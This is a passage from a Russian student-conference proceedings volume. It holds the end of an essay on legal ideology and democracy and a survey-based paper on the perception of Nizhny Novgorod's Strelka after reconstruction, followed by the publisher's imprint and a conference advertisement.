В-третьих, разграничение популизма и публичности, ибо публичный интерес и общественное благо далеко не всегда совпадают [1, с.126]. Ген популизма в правовом архетипе отвечает за "понимабельность и исполнибельность", в противном случае общеобязательность норм утратила бы смысл. С другой стороны, нельзя допускать установления "дистанции огромного размера", отрывающей "элиту" от "населения", что чревато доведением их отношений до антагонизма. Столь же опасно толкование публичности как нарочитой транспарентности, создающей впечатление, будто каждый запросто может управлять государством и вершить историю посредством ежедневного выставления (диз)лайков под постами политиков в соцсетях - такого рода иллюзия гражданской активности непременно обострит социальные противоречия. Нам же представляется, что демократию давно пора осмысливать не как полит-клише или популистско-эгалитарную декларацию. С мировоззренческих позиций, вера в общие ценности, скрепленная духом нации - вот в чем принцип демократизма. У народа с властью должно быть согласие, оно есть основа доверия к политико-правовому курсу.

В идеологическом претворении решаются ключевые и взаимосвязанные проблемы права - вопросы равенства и справедливости. Политике имманентен релятивизм, а потенциал права деструктивен и состоит в умении задавать вопросы, а не находить ответы (как, скажем, в истории или философии). Право действенно перманентным само-ограничением, именно в нем выражается "prudentia" (досл. благоразумие, осмотрительность). По этой причине юриспруденция не проактивна, в отличие от идеологии (особенно непозитивированной и неполитизированной), которой под силу гармонизация гуманитарного и социального аспектов юриспруденции. Идеология ставит вопрос шире - о моральном праве поступать так, а не иначе. Нравственный перфекционизм всегда предъявляет повышенные требования к культурно-образовательному уровню служителей закона, формируя тем самым их моральный облик (не имидж!) Приверженность идеалам не выхолащивает мышление юристов до конструкций и формул. Градус правосознания поддерживается в большей степени живительной силой личного примера, нежели курсами юридической грамотности.

Итак, в отличие от публичной политики и тенденциозного популизма, идеология демократична ipso facto: правоприменители исповедуют те же идеалы, что и народ, а не какие-то мета-юридические конструкты наподобие "диктатуры закона" или "правовых вызовов". Общностью мировоззренческих установок поддерживается постоянство внутренней среды государства, обеспечивая его суверенитет и социальный гомеостаз. Нормы Конституции объективируют правовую идеологию, однако не исчерпывают и не подменяют, поскольку и статьи Основного закона нуждаются в мировоззренческой репрезентации. Власть не может самоустраниться от функции обеспечения прав граждан: даже признавая естественный характер их происхождения, гарантирует осуществление прав только государство - в противном случае воцарится анархия, сдерживаемая обычаями кровной мести.

Таким образом, назрела насущная необходимость переосмыслить миссию правовой идеологии и вернуть ей былую значимость. Социальная гармония видится нам в сочетании идейного максимализма с юридическим минимализмом. Социально-этические требования закрепляют недопустимость (профилактический компонент), а правоприменение заботится о недопущении (компонент процессуально-превентивный). Позитивное право, не говоря уже о юридических реалиях, не просто вырастает из идеологии - ему потребно до нее дорасти. Идеология насыщает юридическую форму гуманистическим содержанием, облагораживая правовую догматику [5. с.51], смиряя бюрократию императивом нравственности, стоящим превыше даже верховенства закона. Мы убеждены: перспектива права в архаизации, а его социальная ценность - в идеологии.

Список источников

1. Золтан П. О некоторых чертах доктрины «возрожденного» естественного права // Критика современной буржуазной теории права. М. – 1969. – С. 126–127.

2. Клименко А.И. Дисфункции правовой идеологии и их причины // Вестник Московского института МВД. – 2015. – №12. – С.139–147.
3. Мальцев Г.В. Социальная справедливость и право. М. – 1977. – 203с.
4. Мельников В.Ю. Формирование правовой идеологии государства // Инновационная наука. – 2016. – №1. – С.133–134.
5. Михайлов А.М. Правовая идеология и правовая догматика // Genesis: исторические исследования. – 2017. – №1. – С.31–52.
6. Петражицкий Л. И. Теория права и государства в связи с теорией нравственности. СПб.: Лань. 2000. – 608 с.

КУЛЬТУРОЛОГИЯ

УДК 72.01

ОБНОВЛЕННЫЙ ОБРАЗ НИЖЕГОРОДСКОЙ СТРЕЛКИ ПОСЛЕ РЕКОНСТРУКЦИИ

КОСТИНА ЕЛИЗАВЕТА АНДРЕЕВНА
студент,
Нижегородский государственный архитектурно-строительный университет

Научный руководитель: Лапшина Валентина Семёновна
к.ф.н., доцент, Нижегородский государственный архитектурно-строительный университет

Аннотация: Научная работа посвящена восприятию территории Нижегородской Стрелки после реконструкции, начавшейся в 2015 году. В данном исследовании рассматриваются особенности архитектурных объектов, расположенных на данной территории, их влияние на развитие и формирование пространства, а также сложившегося у жителей и гостей Нижнего Новгорода образа этого места. Вопрос о предназначении объектов Стрелки, имеющих историческую ценность, остается сегодня открытым и дискуссионным. К примеру, будущее фильтровальной станции и пакгаузов. Стрелка имеет уникальное географическое расположение – она представляет собой мыс, который указывает на слияние двух великих рек – Оки и Волги. Более 80 лет Стрелка была ограждена и закрыта для посещения, однако сейчас это место доступно каждому. Путем проведения онлайн-опроса удалось выявить, чем именно привлекает Стрелка сегодня; возможности для усиления эмоционального эффекта при посещении Стрелки; как респонденты видят развитие и будущее уникальных сооружений.
Ключевые слова: Стрелка, Металлические конструкции павильонов Центрального здания Всероссийских выставок 1882 и 1896 годов, собор Александра Невского, Ярмарочная водозаборная станция, эстетическое восприятие.

THE UPDATED IMAGE OF THE NIZHNY NOVGOROD ARROW AFTER RECONSTRUCTION

Kostina Elizaveta Andreevna

Scientific adviser: Lapshina Valentina Semenovna

Abstract: The work is devoted to the aesthetic perception of the Nizhny Novgorod Strelka territory after renovation. This study examines the features of architectural objects located on this territory, their impact on the development and formation of space, as well as the image of this place among residents and guests of Nizhny Novgorod. This topic is relevant, since the question of the purpose of Strelka objects of historical value remains open, work is still underway to adapt places for activities. In particular, filter stations and warehouses. In particular, the use a filtration station. In addition to its great historical significance, Strelka has a unique geographical location – it points to the confluence of two great rivers – the Oka and the Volga. For more than 80 years, Strelka has been fenced and closed to the public, but now this place is accessible to everyone. Nevertheless, it is not in great demand. By conducting an online survey, it was possible to identify factors that hinder popularization; how it would be possible to enhance the emotional effect when visiting, how respondents see the development and adaptation of structures.
Key words: Strelka, Metal structures of pavilions of the Central Building of the All-Russian Exhibitions of 1882 and 1896, Alexander Nevsky Cathedral, Fair water intake station, aesthetic perception.

Стрелка занимает особую нишу в формировании образа Нижнего Новгорода. Сооружения, несущие в себе наслоения культурных пластов разных эпох, определяют индивидуальность места и облика города. Стрелка - эта та территория, которая хранит историю разных временных периодов, великих и значимых для России. Именно здесь располагалась Нижегородская ярмарка, благодаря которой Нижний Новгород стали называть «карманом России», т.к. это была крупнейшая в мире ярмарка XIX века по товарообороту. Территория Стрелки включает в себя объекты историко-архитектурного, индустриального, инновационного строительства. Сооружения XIX века: Главный дом Нижегородской ярмарки, собор Александра Невского, Спасский собор, пакгаузы. Сооружения XX века отмечаются возведением жилых массивов девятиэтажных крупнопанельных зданий, Окского и Волжского мостов, гостиниц, фильтровальной станции. И, наконец, для сооружений XXI века характерно возведение современных зданий и сооружений: жилого массива многоэтажных зданий, моста-дублера Волжского моста, современных торговых комплексов, стадиона к Чемпионату мира по футболу 2018 года, станции метро. В данной работе особое внимание уделяется зоне, где раньше располагался речной порт на Стрелке.

Целью научной работы является анализ восприятия территории Нижегородской Стрелки после реконструкции.

Объектом исследования стала Нижегородская Стрелка. ***Предметом исследования является*** эстетическое восприятие Стрелки и возможные пути улучшения эмоциональной составляющей этого места. ***Задачи научного исследования:*** рассмотреть и изучить объекты культурного наследия, расположенные на этой территории; выяснить путем онлайн-опроса отношение жителей и гостей города к обновленной территории Стрелки.

Доминантой территориального устройства является собор Александра Невского. Император Александр II во время своего визита в Нижний Новгород указал место строительства православного храма - на Стрелке. На тот момент был другой водный режим, весной все это место заливалось водой, по словам писателя Бориса Пильняка, «как в Венеции, можно было плавать на лодке» [1, с.7]. Первоначальный облик собора со временем был изменен. Однако сохранились уникальные конструкции фундаментов храма, их автором является Роберт Яковлевич Килевейн. Оригинальность решения состояла в отказе от обычных свай в пользу использования в качестве основы деревянного плота. На нём покоилась сплошная плита из каменной кладки. Такая конструкция обеспечивала равномерную осадку и долговечность фундамента, «это исключало воздействие на деревянное основание собора периодического понижения уровня грунтовых вод, что при свайной конструкции вскоре привело бы к загниванию свай» [2]. Именно благодаря этому способу возведения фундамента собор Александра Невского известен как единственный в мире «храм на плоту».

В 2015 году, при подготовке к Чемпионату мира по футболу (2018), на территории Стрелки стали доступны взору металлические конструкции, которые были произведены в конце XIX века. Эти конструкции связаны с двумя всероссийскими выставками 1882 и 1896 годов. Дело в том, что одна из них являлась павильоном Выставки 1882 года в Москве, а затем он был разобран. Для экономии средств конструкции были перевезены в Нижний Новгород для XVI Всероссийской промышленной и художественной выставки, экономия составила 300 тысяч рублей. Конструкции изготавливались на Санкт-Петербургском металлическом заводе, там же выполнялся стальной каркас светопрозрачного покрытия Верхних торговых рядов на Красной площади в Москве, известного нам сейчас как ГУМ. Над созданием Главного здания (рис.1), части павильонов которого сохранились до наших дней, трудились выдающиеся отечественные инженеры и архитекторы. В частности, металлический каркас разрабатывали И.А. Вышеградский и Г.Е. Паукер. Стоит отметить, что позднее они в разное время «стали российскими министрами: Паукер – министром путей сообщения, а выдающийся механик Вышеградский - министром финансов (на этом посту он был предшественником С.Ю. Витте)» [4, с. 130]. Лишь благодаря тому, что территория Стрелки была закрыта для посещения долгий период времени, конструкции сохранились до наших дней. Историк инженерии Айрат Багаутдинов сделал вывод, что металлические конструкции на Стрелке – вторые старейшие сохранившиеся перекрытия такого масштаба в России. Эти уникальные металлические сооружения являются образцом ушедшей инженерной культуры, сложившейся в середине XIX века. В металлических конструкциях нашего времени нет этой художествен-

ной эстетики. Не зря их даже называют стальным кружевом.

В 1908 году, в связи со вспышкой холеры, на Стрелке в Нижнем Новгороде была построена фильтровальная станция. В 1911 году именно здесь впервые в России применили стерилизацию воды хлором. Это здание также является доказательством технологического прогресса Нижнего Новгорода XX века. В рамках проекта «Реставрация 800» зданию станции вернули исторический облик (рис. 2).

Рис. 1. Главный вход в Центральное здание (Мануфактурный отдел)

Рис. 2. Ярмарочная водозаборная станция

Для выявления факторов, влияющих на эстетическое восприятие Стрелки, весной 2022 г. был проведен онлайн-опрос, в котором приняли участие 130 человек в возрасте от 18 до 22 лет (в большинстве это студенты ННГАСУ). Опрос состоял из 10 вопросов.

Вопрос об эмоциональной оценке пейзажа был включен в исследование из анкеты, разработанной М.Ф. Фроловой, одним из географов-ландшафтоведов, специалистов в области эстетики ландшафта [6, с.98]. Остальные вопросы были составлены автором и для удобства респондентов имели варианты ответов. В некоторых вопросах респонденты могли высказывать свои оценки, предложения, суждения по теме.



Рис. 3. Главный фактор привлечения посетителей

В результате опроса выяснилось, что больше половины участников – 89 респондентов (68,5%) не знакомы с историей Выставки 1896 года, которая стала стимулом для развития Нижнего Новгорода. Это означает, что многие не знают, что было на территории Стрелки в XIX веке, что жизнь нижегородского купечества буквально кипела и была сконцентрирована именно здесь, на Стрелке – месте притяжения жителей Нижегородской губернии, всего Поволжья, столичных и иностранных гостей. Несмотря

на живописность и привлекательность исследуемой территории, сегодня Стрелка оказалась не очень популярным местом для отдыха и прогулок молодежи. Только 14 человек (10,8%) регулярно посещают данную территорию, 81 (62,3%) – редко, по особым случаям, а 35 (26,9%) – на Стрелке ещё не были.

Стрелка является привлекательным местом для фотосессии. Фотография занимает важную часть нашей жизни, особенно для поколения XXI века. В 2021 году Нижний Новгород стали называть столицей закатов, а со Стрелки открывается потрясающая панорама города, где отдыхающие, гости города делают фотоснимки на память. На вопрос «Чем Вам импонирует Стрелка?» 46 респондентов (35,4%) ответили – географическим расположением, 37 (28,5%) – многообразием архитектурных форм, 28 (21,5%) – рекреационной зоной, 19 (14,6%) – историческим значением (Рис.3).



Рис. 4. Эмоциональная оценка Стрелки

На рис.4 видно, что участники опроса при посещении данного места в большинстве испытывают положительные эмоции: покой, умиротворение выбрали – 63 человека (48,5%), душевный подъём – 57 (43,8%), гордость – 50 (38,5%), восторг – 26 (27,7%), радость – 35 (26,9%). Нейтральное отношение к этому место оказалось у 19 человек (14,6%).

Рис. 5. Использование исторических сооружений на данной территории

На вопрос: «Чего по вашему мнению не хватает этому месту?», практически все респонденты ответили – внимания и популярности. Пример одного из ответов: «Многие не воспринимают эту часть города как место для прогулок или предпочитают ему центр города. Есть предположение: если устраивать там больше культурно-просветительских мероприятий, то это привлечет внимание к этому месту и

заинтересует жителей». Респонденты отмечают, что «не хватает мероприятий, чтобы больше людей узнали об этом месте». Многие отметили, что территория Стрелки преобразилась за последние годы, но в будущем хотелось бы увидеть зону отдыха, беседки, дорожки для прогулок, велодорожки, фонтаны, и, возможно, оранжерею.

В вопросе «Как Вы видите использование пакгаузов?» (Рис.5) мнения разделились: 42 респондента (32,3%) видят использование конструкции как оранжерею, 22 (16,9%) – зону отдыха, 19 (14,6%) культурно-образовательный центр, 16 (12,3%) – открытые конструкции, 9 (6,9%) – концертный зал.

На вопрос о рекомендации этого места для будущего посещения, более 95% опрашиваемых рекомендуют это место для посещения. Многие респонденты обратили внимание на необходимость проведения культурных мероприятий на Стрелке с целью вернуть этому месту популярность и то значение, которое имело место в конце XIX в.

Осенью 2021 года было объявлено о приспособлении пакгаузов под концертный зал и галерею. Тем самым была сохранена одна из функций Главного здания. По форме оно представляло собой кольцо, внутри которого был сад, а в центре располагался Музыкальный павильон. Вся территория Выставки представляла собой «огромный парк с диковинными деревьями, цветочными коврами, прогулочными дорожками, искусственными прудами и фонтанами» [5, с. 51]. По словам респондентов, это недостающая составляющая данной территории. Возможно именно мотивы Выставки 1896 года (рис.6, 7) вдохновят ландшафтных дизайнеров для благоустройства Стрелки, это также может восполнить идею приспособления пакгаузов под оранжерею. В то же время мысль об использовании пакгаузов как выставочного пространства приводит в восторг. На выставочном пространстве смогут показывать события Всероссийских выставок: «первый трамвай, первый киносеанс, небывалое электрическое освещение, воздушный шар в небе и другие диковины» [3, с.55], наглядно демонстрировать историю дореволюционной России.

Рис. 6 Ландшафт. Здание садоводства, плодоводства и огородничества

Рис. 7 Общий вид. Передняя часть сада

Заключение. В ходе исследования выяснилось, что территория Стрелки вызывает у посетителей положительные эмоции (восторг, радость, умиротворение, покой и др.), Стрелка остается привлекательной и перспективной для будущих архитектурных решений, благоустройства. Эстетичность ландшафта в сочетании с архитектурными, историческими объектами придаёт этому месту культурно-историческую ценность и уникальность. К сожалению, мало кто сегодня помнит события XIX века, что это место в Нижнем Новгороде считалось объектом притяжения. Поэтому важно не только сделать городскую среду комфортной для отдыха, семейных прогулок, но и напомнить о прошлом: вернуть территории историческую значимость, погрузить в атмосферу купеческой России XIX века, сохранить и преумножить традиции. Для этого необходимо проводить больше экскурсий для школьников, студентов и просто желающих, рассказывать об истории Стрелки, Нижнего Новгорода. Только наполняя смыслом,

идеями, содержанием городское пространство, мы воссоздадим эстетически прекрасный и утонченный образ нижегородской Стрелки.

Список источников

1. С.В Зеленова, Т.П. Виноградова, Д.И. Коротаева, Г.Н. Ометова. В.Г. Шухов: нижегородские проекты. Территория уникальных объектов: книга-альбом. – Нижний Новгород : «Литера», 2015. – 224 с., ил.
2. История собора [Электронный ресурс]. – Режим доступа: https://nevskiy-nne.ru/istoriya-sobora/. Дата обращения к документу – 16.03.22.
3. Виноградова Т.П., Авдеев С.Н. Нижегородские открытия. КОД ШУХОВА. ООО «Издательство «Покровка,7», Нижний Новгород, 2013 – 144с.
4. 19-й Международный научно-промышленный форум «Великие реки'2017». [Текст]: [труды научного конгресса]. В 3 т. Т. 3 / Нижегород. гос. архит.-строит. ун-т; отв. ред. А. А. Лапшин. – Н. Новгород: ННГАСУ, 2017 – 410с.
5. Виноградова Т.П., Глазами очевидца. Всероссийская промышленная и художественная выставка 1896 года. Нижний Новгород: Кварц, 2016. – 184 с., ил.
6. Николаев В.А. Ландшафтоведение: Эстетика и дизайн: Учеб. пособие / В.А. Николаев. – М.: Аспект Пресс, 2005. – 176с.

НАУЧНОЕ ИЗДАНИЕ

ЛУЧШИЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ 2022

Сборник статей
Международного научно-исследовательского конкурса
г. Пенза, 20 апреля 2021 г.
Под общей редакцией
кандидата экономических наук Г.Ю. Гуляева

Подписано в печать 21.04.2022.
Формат 60×84 1/16. Усл. печ. л. 6,5

МЦНС «Наука и Просвещение»
440062, г. Пенза, Проспект Строителей д. 88, оф. 10
www.naukaip.ru

Уважаемые коллеги!

Приглашаем Вас принять участие в Международных научно-практических конференциях!

Дата	Название конференции	Услуга	Шифр
5 мая	VI Международная научно-практическая конференция **ТЕОРИЯ И ПРАКТИКА СОВРЕМЕННОЙ НАУКИ**	90 руб. за 1 стр.	МК-1387
5 мая	IV Международная научно-практическая конференция **РАЗВИТИЕ СОВРЕМЕННОЙ ЭКОНОМИКИ: АКТУАЛЬНЫЕ ВОПРОСЫ ТЕОРИИ И ПРАКТИКИ**	90 руб. за 1 стр.	МК-1388
5 мая	IV Международная научно-практическая конференция **РАЗВИТИЕ СОВРЕМЕННОГО ОБРАЗОВАНИЯ: АКТУАЛЬНЫЕ ВОПРОСЫ ТЕОРИИ И ПРАКТИКИ**	90 руб. за 1 стр.	МК-1389
5 мая	IV Международная научно-практическая конференция **РАЗВИТИЕ СОВРЕМЕННОЙ ЮРИСПРУДЕНЦИИ: АКТУАЛЬНЫЕ ВОПРОСЫ ТЕОРИИ И ПРАКТИКИ**	90 руб. за 1 стр.	МК-1390
5 мая	Международная научно-практическая конференция **БОЛЬШАЯ СТУДЕНЧЕСКАЯ КОНФЕРЕНЦИЯ**	90 руб. за 1 стр.	МК-1391
10 мая	XXV Международная научно-практическая конференция **СОВРЕМЕННАЯ НАУКА: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ**	90 руб. за 1 стр.	МК-1392
10 мая	XIII Международная научно-практическая конференция **НАУКА, ОБРАЗОВАНИЕ, ИННОВАЦИИ: АКТУАЛЬНЫЕ ВОПРОСЫ И СОВРЕМЕННЫЕ АСПЕКТЫ**	90 руб. за 1 стр.	МК-1393
12 мая	Международная научно-практическая конференция **АКТУАЛЬНЫЕ ВОПРОСЫ НАУКИ 2022**	90 руб. за 1 стр.	МК-1394
12 мая	III Международная научно-практическая конференция **ФОРУМ МОЛОДЫХ ИССЛЕДОВАТЕЛЕЙ**	90 руб. за 1 стр.	МК-1395
12 мая	X Международная научно-практическая конференция **SCIENCE AND EDUCATION: PROBLEMS AND INNOVATIONS**	90 руб. за 1 стр.	МК-1396
15 мая	LVI Международная научно-практическая конференция **ФУНДАМЕНТАЛЬНЫЕ И ПРИКЛАДНЫЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ**	90 руб. за 1 стр.	МК-1397
15 мая	V Международная научно-практическая конференция **ЭКОНОМИЧЕСКИЕ НАУКИ: АКТУАЛЬНЫЕ ВОПРОСЫ ТЕОРИИ И ПРАКТИКИ**	90 руб. за 1 стр.	МК-1398
15 мая	V Международная научно-практическая конференция **ПЕДАГОГИЧЕСКИЕ НАУКИ: АКТУАЛЬНЫЕ ВОПРОСЫ ТЕОРИИ И ПРАКТИКИ**	90 руб. за 1 стр.	МК-1399
15 мая	V Международная научно-практическая конференция **ЮРИДИЧЕСКИЕ НАУКИ: АКТУАЛЬНЫЕ ВОПРОСЫ ТЕОРИИ И ПРАКТИКИ**	90 руб. за 1 стр.	МК-1400
17 мая	XVIII Международная научно-практическая конференция **НАУЧНЫЕ ИССЛЕДОВАНИЯ МОЛОДЫХ УЧЁНЫХ**	90 руб. за 1 стр.	МК-1401
17 мая	V Международная научно-практическая конференция **НАУКА И СОВРЕМЕННОЕ ОБРАЗОВАНИЕ: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ**	90 руб. за 1 стр.	МК-1402
20 мая	XIX Международная научно-практическая конференция **АКТУАЛЬНЫЕ ВОПРОСЫ СОВРЕМЕННОЙ НАУКИ И ОБРАЗОВАНИЯ**	90 руб. за 1 стр.	МК-1403

www.naukaip.ru